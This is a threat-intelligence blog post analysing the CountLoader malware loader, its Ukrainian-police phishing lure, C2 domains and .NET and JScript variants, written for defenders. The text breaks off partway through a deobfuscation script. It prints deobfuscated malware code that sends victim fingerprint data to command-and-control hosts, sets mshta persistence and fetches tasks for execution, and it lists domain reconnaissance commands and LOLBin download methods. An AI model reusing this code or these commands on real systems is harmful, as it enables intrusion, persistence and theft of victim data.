CountLoader: Silent Push Discovers New Malware Loader Being Served in 3 Different Versions

By Peggy Kelly

Published: 2025-09-18 · Archived: 2026-04-05 20:55:59 UTC

Key Findings

- Silent Push has discovered a new malware loader that is strongly associated with Russian ransomware gangs that we are naming: “CountLoader.”
- Our team has observed this evolving threat being served as three separate versions: .NET, PowerShell, and JScript.
- Based on our observations and technical evidence, we believe CountLoader is being used either as part of an Initial Access Broker’s (IAB’s) toolset or by a ransomware affiliate with ties to the LockBit, BlackBasta, and Qilin ransomware groups.
- CountLoader was also recently used in a PDF-based phishing lure targeting individuals in Ukraine, in a campaign that impersonated the Ukrainian police.

Executive Summary

Silent Push Threat Analysts are tracking the spread of a new malware loader we have named “CountLoader,” that is strongly associated with Russian ransomware gangs. The evolving threat is served in three versions: .NET, PowerShell, and JScript, and was recently used in a phishing lure targeting individuals in Ukraine as part of a campaign impersonating Ukrainian police.

Our analysis has observed CountLoader dropping several malware agents, like CobaltStrike and AdaptixC2. Technical evidence obtained from within these samples allowed our team to make the connection between the agents dropped by CountLoader and the malware agents observed in several ransomware attacks. Based on this observation, we assess with medium-high confidence that CountLoader is being used either as part of the toolset of an IAB or by a ransomware affiliate with ties to the **LockBit**, **BlackBasta**, and **Qilin** ransomware groups.

Kaspersky researchers identified a portion of CountLoader’s operations in June 2025. However, they were only able to identify the PowerShell version, which at the time utilized a “DeepSeek” AI phishing lure to trick users into downloading and executing it. Our team identified indications of several additional unique campaigns utilizing various other lures and targeting methods, including a .NET version of CountLoader, which was named ***twitter1[.]exe***.

Organizations frequently targeted by Russian cybercrime, ransomware groups, or Advanced Persistent Threat (APT) groups are encouraged to integrate our Indicators Of Future Attack™ (IOFA™) feeds for CountLoader into their security stack to defend against this continuously evolving threat.

Table of contents

- Key Findings
- Executive Summary
- Sign Up for a Free Silent Push Community Edition Account
- Background
- Initial Observations
  - Testing for Fingerprints
- Targeting Ukrainian Citizens with a Fake Ukrainian Police PDF Lure
- CountLoader Malware Variants
- CountLoader JScript / .hta file Version
  - Uncovering CountLoader’s Functionality
- Analysis of CountLoader Malware Loader’s .NET Version
- CountLoader PowerShell Version
- CountLoader Payload Analysis
- The Ransomware/IAB Connection
  - Detection of a Crucial Element
  - Further Analysis
  - Additional External Research
- Mitigation
- Sample CountLoader Indicators Of Future Attack™ (IOFA™) List
- Continuing to Track CountLoader Malware Loader

Register now for our free Community Edition to use all the tools and queries highlighted in this blog.

Background

While monitoring for new threats, our team recently discovered a malware sample with unique behavior and varied attribution descriptions in VirusTotal. After a thorough investigation, we were able to confirm the sample was a new malware loader we assess to be associated with multiple ransomware groups, primarily Russian-speaking cybercriminals. This campaign was observed to be targeting citizens in Ukraine with a Ukrainian police phishing lure, strengthening suspicions of its ties to Russian threat actors.

After an initial open source review, our team found several public reports that mentioned the domains ***app-updater[.]app***, ***app-updater1[.]app***, and ***app-updater2[.]app***. One of the domains, ***app-updater1[.]app***, was suspected of downloading a malicious implant by Kaspersky, as shared in their Securelist report on June 11, 2025. No binary was downloaded, however, and their team was unable to investigate further at the time.

> At the moment of our research, there was only one domain in existence: `app-updater1[.]app`. No binary can be downloaded from this domain as of now but we suspect that this might be another malicious implant, such as a backdoor for further access. So far, we have managed to obtain several malicious domain names associated with this threat; they are highlighted in the IoCs section.

Securelist report mentioning the domain "app-updater1[.]app"

Cyfirma also reported a similar campaign, though again, there were no significant details on what was happening with the command and control (C2) domain: ***app-updater[.]app***.

Taking this into account, our team discovered that what was being observed here was actually part of the loader's primary code loop. CountLoader attempts a connection to many different C2s, retrying up to a million times, and we believe this partial activity is what both Cyfirma and Kaspersky were observing in their respective reports.


Digging deeper, our team then observed several different versions of the malware, written in .NET, PowerShell, and JScript, respectively. Only the PowerShell version of the three has been referenced in public reporting so far (via Kaspersky).

The main version we have observed is the JScript-based version, which is wrapped in an HTML application. It is the most thorough implementation, offering six different methods for file downloading, three different methods for executing various downloadable malware binaries, and a predefined function to identify a victim's device based on Windows domain information.

Initial Observations

We began our investigation by following the discovery of a malware sample in VirusTotal, which contacted several domains with an apparently unique communication pattern of shared use of the "**/api/getFile?fn=**" path across the domains.

As C2 communications in malware are often unique, our team decided to investigate this pattern and see what more we could find.



VirusTotal snapshot of the shared path

Testing for Fingerprints

Taking two of the known domains, ***app-updater[.]app*** and ***app-updater1[.]app***, and dropping them into our Web Scanner, our team was able to use the "Compare" feature to identify shared attributes swiftly. This is a common technique in our investigations, as it allows for the easy creation and testing of more accurate fingerprints.


After some validation testing, our team put together a solid fingerprint combining our **HHV**, **JARM**, **Response**, and **ssl.CHV** fields into a single query that covers a large number of related domains for this threat. Descriptions of each field are noted below, though some details are omitted for operational security reasons (which are also available to our enterprise customers):

- The **HHV** field is a Silent Push proprietary hash value based on the header keys.
- The **JARM** field fingerprint is a hash value derived from various characteristics of the TLS handshake.
- The **Response** field describes the response code returned by a scan request.
- The **ssl.CHV** field is another Silent Push proprietary hash based on SSL data from SSL certificates.

These fields enabled us to detect additional domains used by CountLoader and, as of this writing (August 2025), we have discovered 20+ unique domains. Enterprise customers have access to a comprehensive report that contains our full, unredacted analysis on this threat.

As referenced before, during an open source review, our team found two additional sources where some of the domains had been referenced:

- Threat researcher Squiblydoo made a meaningful post on his X/Twitter account, writing, "*The malware sets a script to download a payload from gameupdate-endpoint[.]com and will steal data from your computer.*"
- In the URLhaus malware database, ***urlhaus[.]abuse[.]ch***, our team found several domains labeled "delivering Vidar Infostealer and Emmenhtal malware," according to the initial reporters.


URLs Payloads


Dateadded (UTC)	Malware URL	Status	Tags	Reporter
2025-06-12 19:37:05	https://my-team-space.com/api/getFile?fn=putty.hta	Offline	Emmenhtal	Riordz
2025-06-03 09:46:07	http://ms-team-connect.com/api/getFile?fn=test_...	Offline	hta Vidar	abuse_ch
2025-06-03 09:46:05	http://ms-team-connect.com/api/getFile/test_ins...	Offline		abuse_ch
2025-04-26 11:37:06	http://gameupdate-endpoint.com/api/getFile?fn=1...	Offline		SquiblydooBlog
2025-03-01 14:23:05	https://app-updater.app/api/getFile?fn=tg.exe	Offline	exe	abuse_ch

Screenshot of the URLhaus results

Given the variety of malware types reported with these C2 domains, our team suspected the domains dropping the malware were associated with this new malware loader, which we were later able to confirm.


Targeting Ukrainian Citizens with a Fake Ukrainian Police PDF Lure

During our investigation, an interesting .zip file named "vymoha_na_yavku" was found to contact ***ms-team-ping[.]com***. We confirmed this was related to our newly discovered cluster of malicious CountLoader domains.



Checking a .zip file on VirusTotal confirmed its relation to the malicious CountLoader domains cluster

We then analyzed a sample. This analysis revealed an ongoing PDF-based lure campaign that remains active at the time of writing this blog (August 2025).



Screenshot of the PDF lure impersonating the Ukrainian police

When translating the PDF into English, the following message from the (supposed) “National Police of Ukraine” appears:

NATIONAL POLICE OF UKRAINE
DROHOBYK DISTRICT POLICE DEPARTMENT
NATIONAL POLICE HEADQUARTERS IN LVIV REGION
82100, Lviv region, Drohobych, 22 Sichnia St., 30

MESSAGE
about a change in a previously reported suspicion
in committing criminal offenses

city of Lviv July 10, 2025

Investigator of the Drohobych Regional Criminal Investigation Department of the Main Directorate of the National Police in Lviv Region, Police Lieutenant Roman Maryanovych Pits, during the pre-trial investigation of criminal proceedings No. 12022141110000791 dated 07.11.2022, 33 signs of criminal offenses provided for in Part 3 of Article 309, Part 1 of Article 309, Part 2 of Article 307 of the Criminal Code of Ukraine, having established the presence of sufficient evidence to notify the person of suspicion of committing criminal offenses, in accordance with Articles 42, 276, 277 and 278 of the Criminal Procedure Code of Ukraine, -

NOTIFIED:

About the need to arrive to consider the case on the merits. We attach the details of the committed offense in the archive. Based on the results of the case consideration, a decision will be made to choose a preventive measure against you. In case of disagreement with the composition of the attached facts of your commission of the specified offense, it is necessary to highlight specific facts and send them in the corresponding message.

Attachment: archive "official_zapit_pass_1234.zip"

Investigator of the Drohobych Regional Police Department
State Emergency Service in Lviv region

police lieutenant Novel DRINK

Screenshot of translated PDF (purportedly) originating from the National Police of Ukraine

---

CountLoader Malware Variants


As previously referenced, our team observed three different versions of the CountLoader malware. We will now examine each of them in turn, beginning with the JScript version, which we have identified as the main CountLoader implant, followed by the .NET binary and PowerShell binary versions.

CountLoader JScript / .hta file Version

The JScript-based version has around 850 lines of code. It outshines both the .NET version and the PowerShell version in terms of both length and functionality. In this form, CountLoader is delivered to its victims in the form of an .hta file, which is obfuscated using the free and open-source ***obfuscator[.]io*** tool referenced earlier.

The .hta file extension is the default file extension for an HTML Application file, a proprietary executable format by Microsoft. Threat actors regularly abuse this file type to deliver executable code to devices that have no user interface. Typically, .hta files are executed using the proprietary Microsoft Windows binary "*mshta.exe*."

After deobfuscating the code and renaming a few variables for legibility, we uncovered the functionality (viewable in the screenshot below), which we will now cover in detail:



Screenshot of the code we observed for CountLoader's JScript version

Uncovering CountLoader's Functionality

Upon execution, CountLoader first checks to see if it has already performed an initialization on the victim's system. This is done by determining if the .hta file is executed from a URL that contains "**/start**" in the path.

If that is not the case, some initialization commands are run at a later point in the execution flow.

After initial checks, the execution flow continues by collecting system information:

1. Calculate the current date and time. Add 10 minutes.
2. Convert to ISO 8601 formatted datetime string in the format: **YYYY-MM-DDTHH:MM:00.**
3. Define a variable and assign the value "env". It is assumed that this variable is used to identify different campaigns since it is used at a later point as part of the C2 connection process.
4. Generate a Victim ID by ingesting different Hardware ID values via the process:

a. Starts with the username

b. Adds the first non-null processor ID it finds.

c. Adds the first non-null system UUID it finds.

d. Adds the first non-null disk model it finds.

e. Adds a space character.

f. Adds the first non-null disk serial number it finds.

5. Get device name and username.
6. Get device antivirus software.
7. Get the exact Windows version and processor architecture.
8. Generate a "Global Unique Identifier" from the Victim ID.

At the end of this process, CountLoader starts its main loop. The loop runs once and then continues to run as long as the "start" value is defined in the path of the HTA execution. This is the C2 contact attempt loop referenced previously, seen here in the following code:

```
for (var vLN10 = 10; vLN10 >= 0; vLN10--) {
    var MainC2ServerProtocolAndDomain = "https://ms-team-ping";
    if (vLN10 > 0) {
        MainC2ServerProtocolAndDomain = MainC2ServerProtocolAndDomain + vLN10;
    }
    MainC2ServerProtocolAndDomain = MainC2ServerProtocolAndDomain + ".com";
    var vCheckStatusC2ReturnDecryptedResponse = CheckStatusC2ReturnDecryptedResponse(MainC2ServerProtocolAndDomain);
```

Screenshot of the loop code

This code does the following:
For each number between 1 and 10, generate a URL by:

1. Taking "hxxps://**ms-team-ping**"
2. Adding the number to the string (for example: hxxps://ms-team-ping**10**)
3. Adding the .com tld (for instance: hxxps://ms-team-ping10**.com**)
4. Then, checking to see if there is a legitimate response from the C2 server by using the function "CheckStatusC2ReturnDecryptedResponse"

The “CheckStatusC2ReturnDecryptedResponse” then creates an HTTP Post request to the C2 server with “CheckStatus” in the POST data.

If the C2 is up, it will respond with an XOR-encrypted and Base64-encoded string of “success”. The XOR encryption works as follows: The key consists of six characters from the string. The remaining string is the encrypted data. To decrypt, we take the six-character string and decrypt the remaining part. This algorithm is implemented in CountLoader as both an encryption and a decryption variant. The results of both are in Base64 encoding, presumably to maintain consistency.

All C2 comms are encrypted using this algorithm.

If CountLoader receives the “success” string from a C2, it then continues its main operation; otherwise, it jumps to attempting to contact the next C2 server.

The next step, connecting to the C2 server, is seen here:

```
function functionConnectC2(C2Server, HardwareID, BuildID, VictimOS, VictimAV, VictimUsername, VictimCompany) {
  try {
    var v78 = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
    var C2ConnectPath = "connect?hwid=" + encodeURIComponent(HardwareID) + "&buildId=" + encodeURIComponent(BuildID) + "&os=" + encodeURIComponent(VictimOS) + "&av=" +
      encodeURIComponent(VictimAV) + "&username=" + encodeURIComponent(VictimUsername) + "&corp=" + encodeURIComponent(VictimCompany);
    v78.Open("POST", C2Server, false);
    v78.Send(XOREncryptC2Comms(C2ConnectPath));
    if (v78.Status === 200) {
      return XORDecrypt(v78.ResponseText);
    } else {
      return null;
    }
  } catch (e16) {
    return null;
  }
}
```

CountLoader attempts to connect to a C2 server

As seen above, CountLoader connects using the “/connect” endpoint, initially sending along some victim-specific fingerprint data. This request expects an encrypted response from the C2, where the response will be a long string and is then used as the C2’s password for the remainder of the communication. C2 authentication uses standard HTTP authentication with a Bearer header.

A sample encrypted response is:

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZGVudGlmaWVyIjoiM0YwRDA
wREU0MUY0Q0ZGNURGNTNEQkY5M0IxMEYxNzciLCJleHAiOjE3NTIwNzc5MzcsIml
zcyI6IlNlcnZlciIsImF1ZCI6Ik15U2VydmVyQXVkaXQifQ.eU6qT6lRrS5iBCJP
eweOoH3fxiGLKjJEy5OTWZdYu5s
```

If the proper response is received, CountLoader creates a scheduled task to maintain persistence. This scheduled task runs the “mshta” executable pointing to “C2Server/env_Var.<randomstringlength9)” ten minutes after the initial execution.

The name of the scheduled task is:

- “**Google**UpdaterTaskSystem135.0.7023.0″ + vFlawedGUIDGen

The task name attempts to impersonate Google’s update tasks for the Chrome browser. CountLoader then checks if the scheduled task was successfully created. If not, it then checks to see if the initialization functionality has already been run.

If the initialization has not been run, the malware then executes the following code:

```
BypassIEMaxScriptProtection();
SetRunkeyToExecuteMSHTA(MainC2ServerProtocolAndDomain + "/api/getFile/" + vLSEnv + ".hta/start");
var WScriptShell = new ActiveXObject("WScript.Shell");
var ShellCommand = "mshta \"" + MainC2ServerProtocolAndDomain + "/api/getFile/" + vLSEnv + ".hta/start\"";
WScriptShell.Run(ShellCommand, 0, false);
```

Next step of the malware’s code

This first function call changes the registry value for “MaxScriptStatements” under:

```
"HKEY_CURRENT_USER\\Software\\Microsoft\\Internet Explorer\\Styles\\";
```

to “10000000”.

This is likely an attempt to bypass warning messages thrown by MSHTA when long scripts are executed. Information related to these can be found on the SuperUser.com forums and on the msfn.org forums.

The malware then continues its execution by setting the Windows Run Key via:

- “HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\OneDriver”

This process runs mshta.exe, reaching out to the C2 server under:

- MainC2ServerProtocolAndDomain + “/api/getFile/” + vLSEnv + “.hta/**start**

The process also executes the same command via WScript.Shell.

Note that these functions have the “**/start**” parameter explicitly added. At this point in CountLoader’s execution, we now have registry persistence consistently executing the latest script from the C2 server, after which it won’t run this part of the

code again.

From here, we get to the actual “loader” part of the code:

```
var vGetTasksFromC2 = GetTasksFromC2(MainC2ServerProtocolAndDomain, InitC2ConnectReturnValue);
if (vGetTasksFromC2 != null) {
    var WScriptShell = new ActiveXObject("WScript.Shell");
    var ParsedCommands = CustomJSONParser(vGetTasksFromC2);

```

The loader requests tasks from the C2 via a specific function:

```
function GetTasksFromC2(C2UpdateServer, C2EndpointPW) {
    var WinHTTP_Webrequest_5_1 = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
    var vLSGetUpdates = "getUpdates";
    WinHTTP_Webrequest_5_1.Open("POST", C2UpdateServer, false);
    WinHTTP_Webrequest_5_1.SetRequestHeader("Authorization", "Bearer " + C2EndpointPW);
    WinHTTP_Webrequest_5_1.Send(XOREncryptC2Comms(vLSGetUpdates));
    if (WinHTTP_Webrequest_5_1.Status === 200) {
        return XORDecrypt(WinHTTP_Webrequest_5_1.ResponseText);
    } else {
        return null;
    }
}
```

It is important to note that a unique function is used here to set the previously received string from the connection phase to be the Authorization Bearer Header for this request.

`WinHTTP_Webrequest_5_1.SetRequestHeader("Authorization", "Bearer " + C2EndpointPW);`

This function serves as an authentication measure, preventing unauthorized third parties from issuing successful requests to the C2 server.

The POST request data consists of “getUpdates”; i.e., the response text comes in a JSON format, containing an unknown number of tasks.

Each task consists of an ID, a URL (which, depending on the task, also contains comma-separated arguments needed for execution, such as the DLL entry point for DLL tasks), and a Task Type.

Here is an example we received for a domain-joined system:

`[{"id":123,"url":"","taskType":5},{"id":126,"url":"hxxps://ms-team-connect2[.]com/api/getFile/file2.exe","taskType":1}]`

The available Task Types are:

- TaskType1: Download and Execute Task via Win32_Process.Create (WMI)
- TaskType3: Download and Execute using RunDLL32 (DLL execution)
- TaskType4: Delete Scheduled Task (stop execution)
- TaskType5: Query the local Windows domain and share system info with the C2. Commands are:
    - net group /domain
    - systeminfo | find \”Domain”}
    - net group \”Domain admins\” /DOMAIN
    - net group \”Domain computers\” /DOMAIN
- TaskType6: Download and Execute using msiexec (for MSI files)

Note: We can see “TaskType2” is missing. This may indicate that a previous CountLoader version containing it had it removed later.

All tasks that download external software to execute make use of a function that attempts the download via up to six different methods if the previous attempt did not succeed.

These methods are:

1. Curl
2. PowerShell Download command generator with XOR encryption and Base64 encoding
3. MSXML2.XMLHTTP (Internet Explorer engine)
4. WinHTTP.WinHttpRequest.5.1 (Windows HTTP API)
5. Bitsadmin
6. Certutil

By using LOLBins like “certutil” and “bitsadmin,” and by implementing an “on the fly” command encryption PowerShell generator, CountLoader’s developers demonstrate here an advanced understanding of the Windows operating system and malware development.

Additionally, our team observed CountLoader makes almost exclusive use of its victims' "Music" folder to stage additional malware binary downloads. This folder is commonly observed as a staging folder, as it is more accessible for many users compared to other traditional staging folders like the "Temp" data folder or the "AppData" folder. This observation plays a role in our attribution assessment later on.

Every successfully downloaded and executed task is shared to the C2 via this function:

```
function C2_ApproveUpdate(C2Url, C2Password, UpdateID) {
    var v81 = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
    var v82 = "approveUpdate?id=" + encodeURIComponent(UpdateID);
    v81.Open("POST", C2Url, false);
    v81.SetRequestHeader("Authorization", "Bearer " + C2Password);
    v81.Send(XOREncryptC2Comms(v82));
}
```

The task ID from previous steps is then used as part of the HTTP POST data (approveUpdate?**id=<id of task>**) to confirm successful execution. Notably, the initial C2 password is used here again for authentication.

After executing all tasks from the C2 server, the main loop starts again, so long as the "**/start**" variable is in the execution path.

Finally, on encountering errors of any sort, the script deletes itself.

Analysis of CountLoader Malware Loader's .NET Version

While investigating the C2 domain ***ms-team-ping 2[.]com***, our team discovered the endpoint that receives binaries from tasks was configured as:

- /api/getFile?fn=<filename>

Following this pattern, we were able to extract a .NET version of CountLoader, among other payloads. This .NET binary, named ***twitter1[.]exe***, has a SHA-256 hash of "17bfe335b2f9037849fda87ae0a7909921a96d8abfafa8111dc5da63cbf11eda".

Looking deeper, the binary presented the following metadata information, among others:

Core Assembly Info:

- **AssemblyTitle**: "HyperDrive OS" – the name of the application
- **AssemblyDescription**: "High-performance cloud-based software"
- **AssemblyCompany**: "OmniTech Industries" – the company that created it
- **AssemblyProduct**: "HyperDrive OS"
- **AssemblyCopyright**: "© 2024 FutureSoft. Unauthorized reproduction prohibited."
- **AssemblyTrademark**: "CodeFusion™"

The "Assembly" metadata here refers to two different companies, "OmniTech Industries" and "FutureSof." We observed no public correlation between the two, and it appears these could simply be details added by the threat actors to obfuscate their work.

Fortunately for our team, the packer used for CountLoader here appears to have been used solely for binding additional libraries to the binary related to handling compressed archive files. As such, the code itself is relatively easy to read, the main function of which can be seen below:

Screenshot of the primary function

In the .NET version of CountLoader, some crossover artifacts stand out from the JScript version.

First, the C2 connection appears to be established through an API Client that utilizes functions named: Connect(), GetUpdates(), and SubmitUpdate(update.ID). This aligns perfectly with the three functions observed in the JScript-based CountLoader version.

Additionally, there is an iterative process to read and execute all tasks received by the C2; and a web request to the C2 acknowledges every task. Once again, this aligns with the JScript version.

A notable difference between them, however, is that the observed .NET version of CountLoader only supports two types of commands, UpdateType.Zip or UpdateType.Exe. This indicates a reduced functionality set compared to the previously analyzed JScript version.

Interestingly, there is also a kill switch function at the very beginning of the .NET version, which, after cleanup and some additional math, looks like the following:

```
public static void Main() {
        DateTime dateTime = new DateTime(2025, 5, 12);
        if (dateTime < DateTime.Now || 1 == 0) {
            int num = 0;
            num = 1 / num;
        }
```

On execution, the binary calculates a hardcoded timestamp of May 12, 2025. It then checks if that date has passed by comparing the device date against this hardcoded timestamp. If the date has passed, then the code will attempt to divide 1 by 0, crashing the program. It will do this silently as well, as the loop catches all related errors and suppresses output to the user, effectively stopping the binary from executing.

Alternative versions of the kill switch check are executed several times throughout the sample.

We also see a custom string obfuscation function:

`ar.a( obfuscated_string, int)`

Reversing the string obfuscation allowed us to understand the sample better. The source code of the Augmented Reality (AR) class, for example, can be seen below:

The source code of the AR class

The first function here, called for string deobfuscation, is actually another kill switch.

We can see that it creates a new DateTime Object with a predefined date. However, this date is intentionally obfuscated via a few different calculations. Cleaning that up, we get the following:

```
public static string a(string a, int b) {
    DateTime dateTime = new DateTime(2025, 5, 12, 23, 0, 16);
    if ((dateTime - DateTime.Now).TotalDays < 0.0) {
        int num = 0;
        num = -(~0) / num;
    }
    return ar.b.b.c(a, b);
}
```

All told, this function compares the hardcoded date: May 12, 2025, at 11:00:16 PM against the current date and, again, initiates a crash by dividing by 0 if the required parameter is not met.

However, just prior, the code continues deobfuscating the string:

```
return ar.b.b.c(a, b)
```

Looking at the remaining code in the AR class, we see that this execution chain first loads a resource from the binary itself. This resource has a random name, which comes in obfuscated form via the b() function. In the case of our sample, this encrypted resource's name is "**+;\u0016\b1**".

```
public static string b() {
        char[] array = "+;\u0016\b1".ToCharArray();
        int num = array.Length;
        while ((num -= --2 >> 1) >= 256083697 - 256083697 << 3) {
            array[num] = (char)(array[num] ^ -(0x1FF93BEE ^ -536427443));
        }
        return new string(array);

```

The b() function decrypts the name of the resource using more math, which we can see the various steps of below:

```
0x1FF93BEE = 536427502 -536427443 = -536427443
XOR result = -93
XOR key = 93

Original ASCII values: [43, 59, 22, 8, 49]

Index 4: 49 ^ 93 = 108 -> 'l' (ASCII: 108)
Index 3: 8 ^ 93 = 85 -> 'U' (ASCII: 85)
Index 2: 22 ^ 93 = 75 -> 'K' (ASCII: 75)
Index 1: 59 ^ 93 = 102 -> 'f' (ASCII: 102)
Index 0: 43 ^ 93 = 118 -> 'v' (ASCII: 118)

Decrypted resource name: 'vfKUl'
```

The "decrypted resource name" of "**vfKUl**", shown above, can be found in the binary in a specific byte array:

```
[0x90, 0xAE, 0x48, 0x60, 0xD8, 0xFD, 0x70, 0xDF, 0xF1, 0x6E, 0x8C, 0x04, 0x6B, 0xCB, 0x39, 0x18]
```

These bytes act as a key table for the deobfuscation of the string. As seen initially, each string is also passed alongside an integer. The lower 4 bits of that integer are used to determine which of the 16 keys from the array to choose. Then a logical "OR" operation is used to generate the XOR key, a logical representation of which is shown here:

```
<ressourcekey> | integer = <key>
```

This key is then XORed with every character of the obfuscated string.

Below, our team demonstrates this with an example string from the binary:

Setup:

- Input string: `'\ue8f0\ue8be\ue8af\ue8b6\ue8f0\ue8be\ue8af\ue8af\ue8ad\ue8b0\ue8a9 \ue8ba\ue88a\ue8af\ue8bb\ue8be\ue8ab\ue8ba\ue8e0\ue8b6\ue8bb\ue8e2'`
- Key integer: **59479**
- String converted to char array, length = 22

Key calculation:

- **59479 & 0xF = 7** (takes lower 4 bits)
- **m_c[7] = 0xDF** (byte from resource at index 7)
- **0xDF | 59479 = 0xE8DF** (59615) – this becomes the XOR key

Decryption loop (processes characters in reverse order):

- For each character: **char = char ^ 0xE8DF**
- Example: **'\ue8f0' ^ 0xE8DF = '/'**
- Each encrypted character gets XORed with the same key **0xE8DF**

Result:

- Returns new string: **“/api/approveUpdate?id=”**
- Length remains 22 characters

To facilitate the string’s deobfuscation, our team wrote a quick Python script, shown below:

```
def decrypt_ar_string(encrypted_string, key_index): """ Decrypt a string using the ar.a() method logic Args: encrypted_string: The encrypted string to decrypt key_index: The integer key index used in encryption Returns: Decrypted string """ # The key table from the vfKUl resource key_table = [0x90, 0xAE, 0x48, 0x60, 0xD8, 0xFD, 0x70, 0xDF, 0xF1, 0x6E, 0x8C, 0x04, 0x6B, 0xCB, 0x39, 0x18] # Calculate the XOR key table_byte = key_table[key_index & 0xF] xor_key = table_byte | key_index # Decrypt the string (working backwards like the original) chars = list(encrypted_string) for i in range(len(chars) - 1, -1, -1): chars[i] = chr(ord(chars[i]) ^ xor_key) return ''.join(chars) # ============================================================================ # ADD YOUR ENCRYPTED STRINGS HERE # Format: (encrypted_string, key_index) # ============================================================================ encrypted_strings = [ # Example - replace with your actual encrypted strings ("\ue8f0\ue8be\ue8af\ue8b6\ue8f0\ue8be\ue8af\ue8af\ue8ad\ue8b0\ue8a9\ue8ba\ue88a \ue8af\ue8bb\ue8be\ue8ab\ue8ba\ue8e0\ue8b6\ue8bb\ue8e2", 59479), # Add more encrypted strings here like: ] # ============================================================================ # DECRYPTION RESULTS # ============================================================================ print("=" * 80) print("DECRYPTION RESULTS") print("=" * 80) for i, (encrypted, key_idx) in enumerate(encrypted_strings): print(f"\n[{i+1}] Encrypted: {repr(encrypted)}") print(f" Key index: {key_idx}") print(f" Key index & 0xF: {key_idx & 0xF}") # Calculate XOR key details table_byte = [0x90, 0xAE, 0x48, 0x60, 0xD8, 0xFD, 0x70, 0xDF, 0xF1, 0x6E, 0x8C, 0x04, 0x6B, 0xCB, 0x39, 0x18][key_idx & 0xF] xor_key = table_byte | key_idx print(f" Table byte: 